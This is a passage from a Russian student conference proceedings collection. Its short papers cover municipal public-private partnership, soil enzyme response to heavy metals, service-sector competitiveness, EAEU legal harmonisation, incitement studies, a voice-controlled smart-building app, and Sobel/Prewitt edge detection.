посредством создания благоприятной инвестиционной среды, предоставления льгот, реализации механизма ГЧП, муниципальное образование привлечет новые источники финансирования, получит новые каналы сбыта продукции.

Отсутствие в городе нормативно-правовой среды для осуществления государственно-честного партнерства значительно тормозит развитие экономической деятельности [2]. Так, за счет улучшения правовой и институциональной среды, создания благоприятных условий для инвестиций, станет возможным формирование предприятий на основе государственно-частного партнерства (далее ГЧП). Для этого необходимо провести ряд мероприятий, среди которых:

- совершенствование федерального и регионального законодательства ГЧП;
- подготовка конкретных проектов ГЧП;
- содействие развитию сети региональных центров ГЧП и потенциала муниципальных властей в совместной разработке экономически обоснованных проектов ГЧП;
- обмен передовым опытом реализации проектов ГЧП и привлечение экспертов для подготовки и реализации проектов ГЧП;
- подготовка кадров и разработка программ обучения и повышения квалификации персонала и руководителей государственных и частных структур, участников рынка ГЧП.

В 2014 году по сравнению с предыдущим годом объем отгруженной инновационной продукции сократился в 1,84 раза и составил 543,95 млн. руб. [4]. Для улучшения показателей в данном сегменте необходимо стимулирование развития инновационной продукции, обновление каталога инновационной продукции и поддержка ведущих специалистов НИОКР.

Проведенное исследование позволяет выработать стратегию для внутренних преобразований таким образом, чтобы за счет использования возможностей внешней среды преодолеть существующие слабые стороны.

Литература:

1. Решение Городской думы города Таганрога от 26.07.2012 № 455 «Об утверждении Стратегии социально-экономического развития Муниципального образования «Город Таганрог» на период до 2020 года» / Официальный сайт Администрации г. Таганрога [Электронный ресурс]: <http://tagancity.ru/uploads/documents/economy/analitika/strategija.pdf>
2. Министерство экономического развития Российской Федерации «Об итогах социально-экономического развития Российской Федерации в январе-ноябре 2014 года» [Электронный ресурс]: <http://economy.gov.ru/>
3. Справочный материал о социально-экономическом состоянии г. Таганрога за 1-е полугодие 2014 года / Официальный

сайт Администрации г. Таганрога [Электронный ресурс]:
<http://tagancity.ru/uploads/documents/economy/analitika/>

4. Справочный материал о социально-экономическом состоянии г. Таганрога за 2014 год / Официальный сайт Администрации г. Таганрога [Электронный ресурс]:
http://tagancity.ru/uploads/documents/economy/analitika/spr_mat2014god.pdf

Исследование биологических параметров почв химико-аналитическими методами

Н.И. Шкодина

Научный руководитель: Н.В. Гусакова к.п.н., доцент

В условиях глобального загрязнения окружающей среды широким спектром экотоксикантов всё более актуальной становится проблема ухудшения биологических свойств почв. На поступление токсичного инородного компонента в почву в первую очередь реагируют растительность, почвенная биота и показатели активности биоты — ферменты, поэтому исследование показателей активности почвенной биоты можно использовать для получения оперативных данных о воздействии экотоксикантов на состояние почвенного покрова [1].

Оценивались биологические показатели почв различных функциональных зон города Таганрога. Определяющую роль в промышленности города играют металлообрабатывающие производства и химическая отрасль промышленности. Таким образом, мониторинг экологического состояния почв г. Таганрога является актуальной задачей.

Ранние исследования состояния почвенного покрова территории города показали значительное превышение валового содержания тяжелых металлов (ТМ) Cd, Pb и Cu в почве. Ввиду данного факта, был осуществлен анализ наиболее чувствительного показателя активности почвенной биоты на поступление ТМ в почву — ферментативной активности, с целью установления реакции ферментов на добавление различных доз солей металлов.

Для достижения поставленной цели были решены следующие задачи:

- Отобраны образцы почв различных функциональных зон города (рекреационной, селитебной, промышленной);
- Определены биологические показатели в отобранных образцах почв (уреазная и каталазная активность);
- Осуществлено экспериментальное загрязнение образцов почвы с помощью мультикомпонентных растворов с содержанием солей Cd, Pb и Cu различной концентрации;

-Выявлена взаимосвязь между активностью ферментов и концентрацией тяжелых металлов в загрязненной почве.

Для настоящего исследования было отобрано 20 почвенных образцов различных функциональных зон города. Отбор проб почвы проводился по ГОСТ 17.4.4.02-84 методикой «конверта» с глубины 0-10 см [2]. Проведено измерение активности каталазы, отвечающей за разложение перекиси водорода, методом А.Ш. Галстяна и уреазы, катализирующей гидролиз мочевины, экспресс-методом [3].

В результате анализа отобранных проб установлено, что уреазная активность незагрязненной почвы является низкой: время разложения мочевины для почв различных функциональных зон г. Таганрога составила 8ч. Активность фермента каталаза варьируется от «очень слабого» до «среднего».

Следующим этапом исследования стало экспериментальное загрязнение отобранных образцов почвы. Для этого были выбраны 5 образцов почвы с градацией биохимических показателей по шкале активности исследуемых ферментов: очень слабая, слабая, средняя, высокая, очень высокая. Выбор образцов основан на полученных ранее совокупных данных об активности фермента уреазы и каталазы в незагрязненных пробах почвы. Опытные образцы были подвержены загрязнению мультикомпонентной смесью солей тяжелых металлов с концентрациями: 0,5ПДК, 1ПДК, 3ПДК, 5ПДК, 8ПДК. После 50 дней инкубирования провели повторный анализ уреазной и каталазной активности.

В результате эксперимента выяснилось, что уреазная активность значительно снизилась. Время разложения мочевины в почве увеличилось в среднем с 8 до 25 часов. Полученные данные представлены на гистограмме 1.



Гистограмма 1. Снижение уреазной активности в почве

Снижение интенсивности разложения мочевины было рассчитано количественно. Установлено, что активность фермента уреазы снизилась на 16,3%, при концентрации тяжелых металлов, в 3 раза превышающих ПДК, на 20%, при концентрации 5ПДК, на 31,3% при превышении концентрации ПДК тяжелых металлов в почве в 8 раз.

Исследование фермента каталаза показало, что внесение загрязнителя в почву вызвало незначительное изменение активности. Так, выделение кислорода снизилось со «среднего» до «слабого», а первоначально «очень слабая» интенсивность выделения газа осталось неизменной. Полученные результаты каталазной активности почвы представлены на графике 1.




График 1. Снижение каталазной активности в почве

Таким образом, удалось установить, что высокие дозы металлов оказывают существенное влияние на активность фермента уреазы. Отмечено значительное снижение интенсивности разложения мочевины при внесении экотоксиканта. Активность фермента каталаза в ходе экспериментального загрязнения не подверглась существенному изменению. Данный факт свидетельствует о том, что исследуемый фермент является неспецифическим индикатором, реагирующим на многие факторы окружающей среды, а также о низкой чувствительности фермента каталаза на внесенный раствор солей ТМ.

Литература:

1. Колесников С.И., Казеев К.Ш., Вальков В.Ф. Экологическое состояние и функции почв в условиях химического загрязнения//: Ростиздат, Ростов-на-Дону. – 2006г - 121с.
2. ГОСТ 17.4.4.02-84. Охрана природы. Почвы. Метод отбора и подготовки проб для химического, бактериологического, гельминтологического анализа [Текст].

3. Федорец Н.Г. Методика исследования почв урбанизированных территорий //: Петрозаводск: Карельский научный центр РАН. – 2009г – 84с.

Особенности оценки конкурентоспособности предприятий сферы услуг

Мягких Н.Ю.

Научный руководитель: Морозова Т.В., к.э.н., доцент кафедры Экономики предприятия

Актуальность темы исследования обусловлена отсутствием общепринятой методики оценки конкурентоспособности предприятий сферы услуг, а также сложностью в выборе методики расчета показателей конкурентоспособности и интерпретации полученных результатов. Большинство методов оценки конкурентоспособности на сегодняшний день плохо систематизированы, и имеют отношение в большинстве случаев к производственным предприятиям.

В ходе проведенного обзора существующих методик были выделены методики, наиболее подходящие для оценки конкурентоспособности предприятий, работающих в сфере услуг.⁴¹

Таблица 1

Подходы к оценке конкурентоспособности предприятий⁴²

Наименование подхода	Краткая характеристика	Преимущества и недостатки применения
<i>Теория эффективной конкуренции</i>	Структурный подход: оценка положения предприятия может быть сделана исходя из знаний уровня монополизации отрасли. Функциональный подход: более конкурентоспособным являются те предприятия, где наилучшим образом организовано производство и сбыт	<u>Преимущество:</u> использование показателей, позволяющих сделать выводы о различных сторонах хозяйственной деятельности предприятия. <u>Недостаток:</u> дублирование показателей; не учитывает дифференциацию важности отдельных показателей; не

⁴¹ Комплексный экономический анализ предприятия/ Под ред. Н.В. Войтоловского, А.П. Калининой. – СПб.: Питер, 2010. – 256 с.: ил. – (Серия «Краткий курс»).

⁴² Таблица 1 составлена автором на основании проведенного обзора

	продукции, эффективное управление финансами.	учитываются показатели конкурентоспособности продукта.
<i>Оценка конкурентоспособности фирмы по качеству продукции</i>	Конкурентоспособность фирмы тем выше, чем выше конкурентоспособность ее продукции.	<u>Преимущество:</u> Учет наиболее важного критерия, влияющего на конкурентоспособность предприятия – конкурентоспособность услуги. <u>Недостаток:</u> Не отражает других аспектов деятельности предприятия.
<i>Матричная методика</i>	Главным инструментом исследования служит матрица, построенная по принципу системы координат с использованием двух показателей. Наиболее конкурентоспособным будет предприятие, которое занимает значительную долю на быстрорастущем рынке.	<u>Преимущество:</u> Можно оценить конкурентные позиции «стратегических единиц бизнеса», выработать стратегию поведения на рынке. <u>Недостаток:</u> Метод не позволяет анализировать причины происходящего и осложняет выработку управленческих решений.

Прежде всего, анализ конкурентоспособности предприятия должен носить системный и комплексный характер для получения наиболее полных и точных результатов. Поэтому наиболее точная оценка будет получена в результате сочетания функционального подхода в теории эффективной конкуренции и оценки конкурентоспособности фирмы по качеству услуг, так как такой подход затронет все аспекты деятельности предприятия.

На основе выбранных методик был разработан следующий алгоритм для анализа и оценки конкурентоспособности предприятия:

- 1) Исследовать рынок услуг: особенности и тенденции развития.

- 2) Провести подробный стратегический анализ. Выявить основных конкурентов исследуемой компании и провести сравнительный анализ. Выделить конкурентные преимущества компании.
- 3) Выбрать методику, наиболее приемлемую для рассматриваемого предприятия с учетом особенностей его функционирования. Оценить уровень конкурентоспособности.
- 4) Получить интегральный показатель конкурентоспособности.
- 5) Разработать мероприятия по повышению конкурентоспособности услуг.

Важным итогом анализа является получение интегрального показателя, позволяющего оценить уровень конкурентоспособности предприятия, оказывающего услуги. На основании расчетов необходимо будет разработать план мероприятий по повышению конкурентоспособности услуг.

Литература:

1. Комплексный экономический анализ предприятия/ Под ред. Н.В. Войтоловского, А.П. Калининой. – СПб.: Питер, 2010. – 256 с.: ил. – (Серия «Краткий курс»).
2. Лазаренко А. А. Методы оценки конкурентоспособности [Текст] / А. А. Лазаренко // Молодой ученый. — 2014. — №1. — С. 374-377.
3. Метелев И.С. Конкурентоспособность субъекта предпринимательской деятельности: сущность, методы, факторы и критерии оценки/ Журнал «Проблемы современной экономики», выпуск №1 2011 год, [Электронный ресурс] URL: <http://cyberleninka.ru/article/n/konkurentosposobnost-subekta-predprinimatelskoy-deyatelnosti-suschnost-metody-factory-i-kriterii-otsenki>
4. Драгунова И.В. Оценка конкурентоспособности предприятий в сфере услуг/ Экономический журнал Российского Государственного Гуманитарного Университета, 2010, №3.
5. Мошнов В.А., к.э.н. Комплексная оценка конкурентоспособности предприятия/ Корпоративный менеджмент, 2005.
6. Фатхутдинов Р.А. Управление конкурентоспособностью организации. Учебник. — 2-е изд., испр. и доп. — М.: Изд-во Эксмо, 2005. — 544 с.

Гармонизация и унификация законодательств стран-участниц Евразийского экономического союза

Хажнагоев А.А

Научный руководитель: Костенко М.А., к.э.н., доцент

Международная интеграция – важнейший показатель сотрудничества между государствами, основа для экономического, культурного, правового

взаимодействия и развития бизнеса. В современных условиях межгосударственная интеграция выступает индикатором реального состояния межгосударственных отношений, эффективность которых многократно возрастает, когда государства синхронизируют свои действия на основе общих подходов будущего развития. Однако политических решений недостаточно для того, чтобы был запущен «маховик» взаимовыгодного сотрудничества нужны определенные правовые решения.

Договор о создании Евразийского экономического союза (Астана, 29 мая 2014 г.)⁴³ заложил определенные механизмы реализации интеграционных задач, от которых во многом будет зависеть успех этого проекта. «Взаимодействие парламентов стран-участниц ЕАЭС может способствовать ускорению и углублению интеграционных процессов, устранению барьеров во взаимной торговле, гармонизации национального законодательства, совершенствованию надзора за хозяйственной деятельностью, расширению сфер обмена информацией и полномочий наднациональных органов»⁴⁴. Унификация и гармонизация законодательств стран-участниц ЕАЭС выступают инструментами интеграции, механизм использования которых изучен недостаточно. Следовательно, трудно переоценить роль унификации и гармонизации законодательства, выступающие проводниками политических решений, на которые возложена важнейшая задача по претворению в жизнь интеграционных задач.

Договор об образовании ЕАЭС закрепил понятие гармонизация законодательства, понимая под ней сближение законодательства государств-членов, направленное на установление сходного (сопоставимого) нормативного правового регулирования в отдельных сферах⁴⁵. Таким образом, гармонизация выступает неким механизмом, позволяющим обеспечивать функциональное равновесие правовых актов, обеспечивать ту степень их сбалансированности, которая создает условия в правовой системе функционировать и развиваться в заданных направлениях.

⁴³ «Договор о Евразийском экономическом союзе» Астана 29.05.2014 (ред. от 10.10.2014, с изм. от 08.05.2015) // Официальный интернет-портал правовой информации <http://www.pravo.gov.ru> (дата доступа: 22.03.2015)

⁴⁴ Пасько С.Н. Развитие инвестиционных процессов в условиях международной экономической интеграции стран ЕАЭС / С.Н. Пасько // Вестник Белгородского университета кооперации, экономики и права. Сер.: Экономические науки. 2011. № 3, стр. 137

⁴⁵ Кашанина Т.В. Юридическая техника: учебник / Т.В. Кашанина. – М.: Эксмо, 2007. – с.238

Унификация права – это создание одинаковых, единообразных норм во внутреннем праве разных государств. Нормотворчество относится исключительно к внутренней юрисдикции каждого государства, в том смысле, что не существует международного наднационального органа, принимающего обязательные законы для регулирования внутригосударственных отношений. Особенностью же унификации является то, что данный процесс протекает в правовых системах: конкретно во внутреннем праве государства и в международном праве, с одновременным применением норм той и другой системы.

Гармонизация и унификация – взаимосвязанные процессы, но с различной степенью сближения нормативного содержания правовых актов. При этом унификация предполагает введение в национальное право разных государств одинаковых норм права, ведет к такому сближению национально-правовых систем, которое в итоге приводит к стиранию различий между ними. Гармонизация же более широкое понятие, так как сближение осуществляется и за пределами унификации.

Главное отличие гармонизации права от унификации – отсутствие в механизме гармонизации законодательства международно-правовых обязательств государств, закрепленных международным договором. Отсутствие договорной формы не является только формальным моментом, а определяет специфику всего процесса гармонизации: порядок создания и применения норм права, его конечный результат.

Гармонизация законодательства стран-участниц ЕАЭС не может быть осуществлена хаотично, она требует определенной синхронизации действий стран-участниц на сближение законодательств. В этом заключается определенная сложность, так как государства, с одной стороны, заранее не определяют правовые нормы, подпадающие под гармонизацию в силу отсутствия взятых международных обязательств, а с другой – могут достаточно разнообразно регулировать одни и те же общественные отношения, что отрицательно влияет на интеграционные процессы. Степень сближения законодательств стран-участниц должна избираться исходя из целей и задач интеграции.

Таким образом, можно сделать вывод, что механизмы гармонизации законодательств недостаточно изучены современной правовой наукой, а при этом именно она выступает наиболее гибким способом разрешения сложных правовых задач, когда унификацию использовать невозможно. Гармонизация позволяет сохранить самобытность национальных правовых систем при решении интеграционных задач и правового развития стран-участниц международных объединений.

Актуальные проблемы мультидисциплинарного анализа феномена подстрекательства

М.С. Торопова, Е.Ю. Волчкова

Научный руководитель: Поночевный М.А., к. филос. н., доцент

В теории междисциплинарных исследований сложилась устойчивая типология: трансдисциплинарные, интердисциплинарные, мультидисциплинарные, кроссдисциплинарные исследования. Однако юристы, работающие в сфере *interdisciplinary legal research*, чаще используют свою типологию. Следуя ее элементам, предмет данного исследования – это комплексное исследование феномена подстрекательства. Он выходит за рамки строго юридической проблемы, но при этом сохраняет тесную связь с правовой наукой, поэтому его невозможно исследовать без юридической перспективы. Говоря традиционными терминами, в работе осуществляется мультидисциплинарный анализ. Подобные исследования уже проводились. Например, Кеес Шуйт провел мультидисциплинарный анализ насилия с позиций обобщения данных и перспектив различных дисциплин, доказывая, что только так можно понять этот сложный феномен.

На первом этапе работы над этой сложной проблемой ракурс исследования был несколько сужен с учетом гендерных аспектов, и основным предметом избрано именно женское подстрекательство. В работе учитывается, что одни и те же внешние факторы находят разный отклик в мужском и женском сознании.

Смена парадигм и типов научной рациональности в XX веке отразилась в стремлении усилить гуманитарную составляющую права, уйти от его традиционного «обезличенного» образа права, учесть весь многозначный опыт, проявляющийся при столкновении с правом, в том числе и субъективный [4]. При том, что подстрекательство есть феномен комплексный, формат осмысления подстрекательства и его научный образ задают именно юристы. Это нетрудно выяснить опытным путем, просто набрав в строке поисковика слово «подстрекательство». В первых 100 результатах поиска относиться к юридической тематике будут не менее 84. Однако юридическое понимание подстрекательства представляется более упрощенным и ограниченным, так как его включение в текст закона несет серьезные правовые последствия [3].

Цель исследования - привлечь другие дисциплины, приоткрыть ту часть опыта, которая не отражается в дисциплинарных границах права. В начале нашей работы мы исследовали проблему сугубо с профессиональной точки зрения и в рамках дисциплинарных границ права. Прослушав курс лекций по психологии, конфликтологии (преподаватель Пижугийда В.В.), мы получили следующую информацию применительно к предмету

исследования. Подстрекатель - лицо, организация или государство, подталкивающее другого участника к конфликту. С точки зрения психологии и социологии, подстрекательство – это воздействие на человека. В последующем подстрекатель может не участвовать в конфликте. Как правило, у женщин-преступниц жертвами чаще всего становятся мужья, сожители, дети, ближайшие родственники. Подстрекательству женщины сильнее подвержены со стороны близких, так как те имеют на них большее психологическое влияние [2]. Для исследования данного компонента был самостоятельно собран эмпирический материал. Было опрошено 90 человек: мужчины в возрасте от 20 до 56 лет, женщины в возрасте от 19 до 55 лет. На основании полученных данных, мы считаем, что женщинам больше подходит роль подстрекателя, чем подстрекаемой.

Посещение курса истории искусств (преподаватель Григорян М.Е.) позволило рассмотреть подстрекательство в культурологической проекции, чтобы понять, какую роль оно играло и занимало в культуре и человеческом опыте прошлых веков, в связи с этим проводились более обширные, самостоятельные исследования. Мы искали фольклорные и мифологические сюжеты, посвященные подстрекательству, как сферу, аккумулирующую опыт, и использовали различные принятые классификации сюжетов [1]. Результаты поиска, отразившие образ подстрекателя, мы разделяли по гендерному признаку, возрастному, и ситуационному. Исследование помогло нам прийти к определенным выводам. По статистике, в сказках и мифах подстрекателей мужского пола больше, чем женщин. Здесь также учитывались гендерные характеристики персонажей в сказках о животных. Народное творчество часто не настолько детально дает портрет подстрекателя в плане возрастных характеристик. Однако, очевидно, что в человеческом сознании женщина чаще идет на подстрекательство, будучи молодой, а мужчины — наоборот, решаются на подобное преступление, уже сформировавшись как личность и найдя свое положение в обществе. Были разграничены цели подстрекательства — на преступление и на аморальный поступок. На преступление женщины толкают другую личность чаще, чем мужчины, почти в два раза. Но мужчины толкают других на аморальные поступки почти в три раза чаще, чем женщины. Анализ сюжетов показал, что подстрекательство в человеческой культуре представляется гораздо более сложным и многогранным явлением, чем в тех схемах, которые использует правовая наука.

Таким образом, мы видим, что в культуре образ подстрекателя-мужчины преобладает над женщиной. Дело в том, что большое значение имеет цель женского влияния. Относительно женского подстрекательства в обществе складывается искаженное представление. На современное массовое сознание повлияло развитие феминизма и формирования образа женщины как абсолютно самостоятельной личности. Современное сознание,

как мы видим из результатов социологического опроса, наделяет женщину куда большей хитростью, изворотливостью и коварством, нежели мужчину.

Мы присоединяемся к мнению большинства опрошенных, согласно которому женщина имеет большее психологическое влияние на мужчину, чем мужчина на женщину. Но это влияние она, как личность, изначально не расположенная к преступлению, как правило, использует в быту, а не для реализации преступных целей. Если сначала мы проводили исследование как юристы, то в ходе его нам удалось выйти за рамки дисциплинарных границ права и смотреть на проблему со стороны психологии, социологии и культурологии. Несмотря на то, что исследование вовсе не закончено, уже на данном этапе мы осознаем, что термины подстрекательства, сформулированные в психологии, социологии, культуре, в общих чертах не противоречат юридической картине подстрекательства, но позволяют описать феномен подстрекательства во всей его сложности и многогранности.

Литература:

1. Березкин Ю. Е. Тематическая классификация и распределение фольклорно-мифологических мотивов по ареалам. Аналитический каталог. [Электронный ресурс] <http://www.ruthenia.ru/folklore/berezkin/> (дата обращения 25.12.14)
2. Палуди М. Женская психология. М., 2007.
3. Уголовный Кодекс Российской Федерации.
4. Duncan T.L. Remystification of the law // Journal of Law and Religion. 1989. Vol. 7. № 1. PP. 105–129.

Институт радиотехнических систем и управления Инженерно-технологической академии

Интерфейс распознавания речевых команд управления системами интеллектуального здания

Антипин С.О., Березкин А.С., Косенко Е.Ю., Косенко О.В.

*Научные руководители: Косенко Е.Ю., доцент кафедры САУ; Косенко О.В., доцент
кафедры САУ*

Технологии распознавания речи, рукописного текста и других объектов развиваются стремительными темпами. В связи с этим создается все больше программных и аппаратных продуктов, ориентированных на широкого пользователя. Это же касается и систем домашней автоматизации. Существует несколько подходов к реализации речевого управления в рамках таких систем: программный и аппаратный [1, стр. 44-46]. Аппаратный метод предполагает наличие платы распознавания речи и непосредственную отправку управляющего сигнала на контроллер. Программный подход характеризуется использованием независимых технических средств (КПК или планшет), для которых пишется специализированное ПО. Написанная программа распознает речевую команду, формирует сигнал и передает его на плату (рис. 1).




Рисунок 1 – Схема взаимодействия программного подхода

В рамках данной статьи рассмотрен программный метод в силу следующих преимуществ:

- Низкая себестоимость
- Высокий уровень гибкости
- Доступность
- Постоянная доработка средств распознавания

Для практической реализации системы с голосовым управлением нами был использован макет интеллектуального здания, собранный ранее [2, стр. 75-77]. В качестве объектов управления были использованы светодиод, сервопривод и вентилятор. В качестве параметра наблюдения выступают данные датчика температуры. Данные о температуре передаются по каналу Bluetooth и отображаются в виде текста на экране смартфона. При перемещении устройства (резком изменении параметров акселерометра) запускается алгоритм обратной связи (сообщение о готовности к приему

речевой команды) с последующей записью и обработкой голосовой команды. После обработки программа формирует и отправляет управляющий сигнал на Bluetooth приемник, который направляет команду микроконтроллеру. Программа распознавания речи воспринимает следующие речевые указания:

- «Свет» - включает и выключает головной светодиод
- «Холод» - включает и выключает вентилятор
- «Окно» - открывает и закрывает окно, управляемое сервоприводом
- «Сколько» - смартфон озвучивает текущее значение температуры

Программное обеспечение было написано нами в недавно выпущенном компиляторе Android приложений MIT App Inventor [3]. Его главной отличительной чертой является простота работы с кодом, который представляется в виде блоков-пазлов. Для создания приложения пользователь формирует эскиз интерфейса на сайте разработчика, после чего скачивает файл со встроенной программной частью (инициализация элементов интерфейса). Внутри этого файла он располагает код-блоки каждого из объявленных компонент приложения в необходимом алгоритмическом порядке. Непосредственно в ходе работы возможна отладка приложения на сопряженном с компьютером смартфоне/планшете или на эмуляторе.




Рисунок 2 – Окно построения код-блоков



Рисунок 3 – Общий вид приложения

Таким образом, с помощью компилятора MIT App Inventor было построено приложение, эффективно работающее с модулями распознавания и синтеза речи. Приложение может быть изменено и дополнено в процессе доработки макета в соответствии с необходимыми требованиями процессов управления.

Литература:

1. Антипин С.О., Косенко Е.Ю. Голосовое управление системой домашней автоматизации. Современные технологии, естествознание и педагогика – СТЕПЬ-2014*/ Сборник трудов III Всероссийской научной конференции молодых ученых, аспирантов и студентов. – Элиста: Издательство Южного федерального университета, 2014 – Т.1 - 236 с.
2. С.О. Антипин, А.С. Березкин Анализ программно-аппаратных средств проектирования систем обслуживания здания. Миссия молодежи в науке. Сборник материалов научно-практической конференции: в 2 т. Том 2. – Ростов-на-Дону: Издательство Южного федерального университета, 2015. - 564 с.
3. Компилятор Android приложений MIT App Inventor <http://appinventor.mit.edu/explore/>

Градиентные методы выделения контуров на цифровых изображениях

Бакуменко А.Н.

Научный руководитель: Суанов Т.А., доцент кафедры РТС

Распознавание образов в современном развитии информационных технологий занимает весомую часть, улучшается взаимодействие «человек-компьютер».

Основной целью исследований в данной области является фиксация изменений в окружающем мире. Подобные изменения могут нести различную информацию об объекте. Например, изменение значения яркости может указывать на:

- изменение ориентации поверхностей
- изменение освещенности
- изменение в свойствах материала
- изменения глубины [1]

1. Постановка задачи.

Необходимо выделить контуры на изображении, избежав выделения ложных границ и потери информативных. Рассмотрим наиболее часто применяющиеся маски. Для этого возьмем область размерами 3×3 внутри изображения, которая будет показывать значения яркости в окрестности некоего элемента.

1	2	3
4	5	6
7	8	9

Рисунок 1-Область 3×3 на изображении
где Z_i значение яркости i -ого пикселя.

2. Дифференцирующие маски.

Маски Роберта.

$$\nabla_x = \begin{bmatrix} -1 & 0 \\ 0 & 1 \end{bmatrix} \quad (1)$$

$$\nabla_y = \begin{bmatrix} 0 & -1 \\ 1 & 0 \end{bmatrix} \quad (2)$$

С учетом этих масок (1) и (2), производится обработка всего изображения и нахождение производных, то есть обнаружение перепадов яркости.

$$G_x = z_9 - z_5 \quad (3)$$

$$G_y = z_8 - z_6 \quad (4)$$

В этом методе существенным недостатком является то, что в маске размерами 2×2 центральный элемент однозначно не определен, это сильно

сказывается на результатах, однако простота и миниатюрность маски дает высокое быстродействие.

Маски Превитта. Данный способ так же работает с областью изображения 3×3 (рис.1), но с использованием других масок и выражений.

$$\nabla_x = \begin{bmatrix} -1 & -1 & -1 \\ 0 & 0 & 0 \\ 1 & 1 & 1 \end{bmatrix} \quad (5)$$

$$\nabla_y = \begin{bmatrix} -1 & 0 & 1 \\ -1 & 0 & 1 \\ -1 & 0 & 1 \end{bmatrix} \quad (6)$$

$$G_x = (z_7 + z_8 + z_9) - (z_1 + z_2 + z_3) \quad (7)$$

$$G_y = (z_3 + z_6 + z_9) - (z_1 + z_4 + z_7) \quad (8)$$

Здесь мы наблюдаем четко выделенный центральный элемент, что является преимуществом относительно предыдущего метода.

Маски Собеля. В этом случае операции производятся на той же области (рис.1). Метод имеет большое сходство с предыдущим, но различается в значении весового коэффициента при средних элементах. Увеличивая этот коэффициент, мы придаем больший вес центральным элементам, за счет чего уменьшаем эффект сглаживания. В дальнейшем будем пользоваться этим методом.

$$\nabla_x = \begin{bmatrix} -1 & -2 & -1 \\ 0 & 0 & 0 \\ 1 & 2 & 1 \end{bmatrix} \quad (9)$$

$$\nabla_y = \begin{bmatrix} -1 & 0 & 1 \\ -2 & 0 & 2 \\ -1 & 0 & 1 \end{bmatrix} \quad (10)$$

Сейчас мы говорили только о составляющих градиента G_x и G_y , но для нахождения величины градиента нам необходимо их совместное использование:

$$\nabla f \approx |G_x| + |G_y| \quad (11)$$

$$f = \sqrt{G_x^2 + G_y^2} \quad (12)$$

После применения масок значение яркости на изображениях варьируются в диапазоне $[0, 255]$, произведя бинаризацию и сравнив полученные результаты можно заметить, что метод Собеля дает самые яркие и четкие границы.

Выделяя границы мы получаем не только те границы которые имеют для нас интерес, но и посторонние результаты: шум, фактуру предметов и тд. Исходя из этого, возникает задача о сглаживании изображения. Сглаживающий фильтр Гаусса решает эту задачу, опираясь на [3], будем использовать следующий фильтр:

$$B = \frac{1}{159} \begin{bmatrix} 2 & 4 & 5 & 4 & 2 \\ 4 & 9 & 12 & 9 & 4 \\ 5 & 12 & 15 & 12 & 5 \\ 4 & 9 & 12 & 9 & 4 \\ 2 & 4 & 5 & 4 & 2 \end{bmatrix} * A. \quad (13)$$

где A - исходное изображение, B – обработанное изображение.

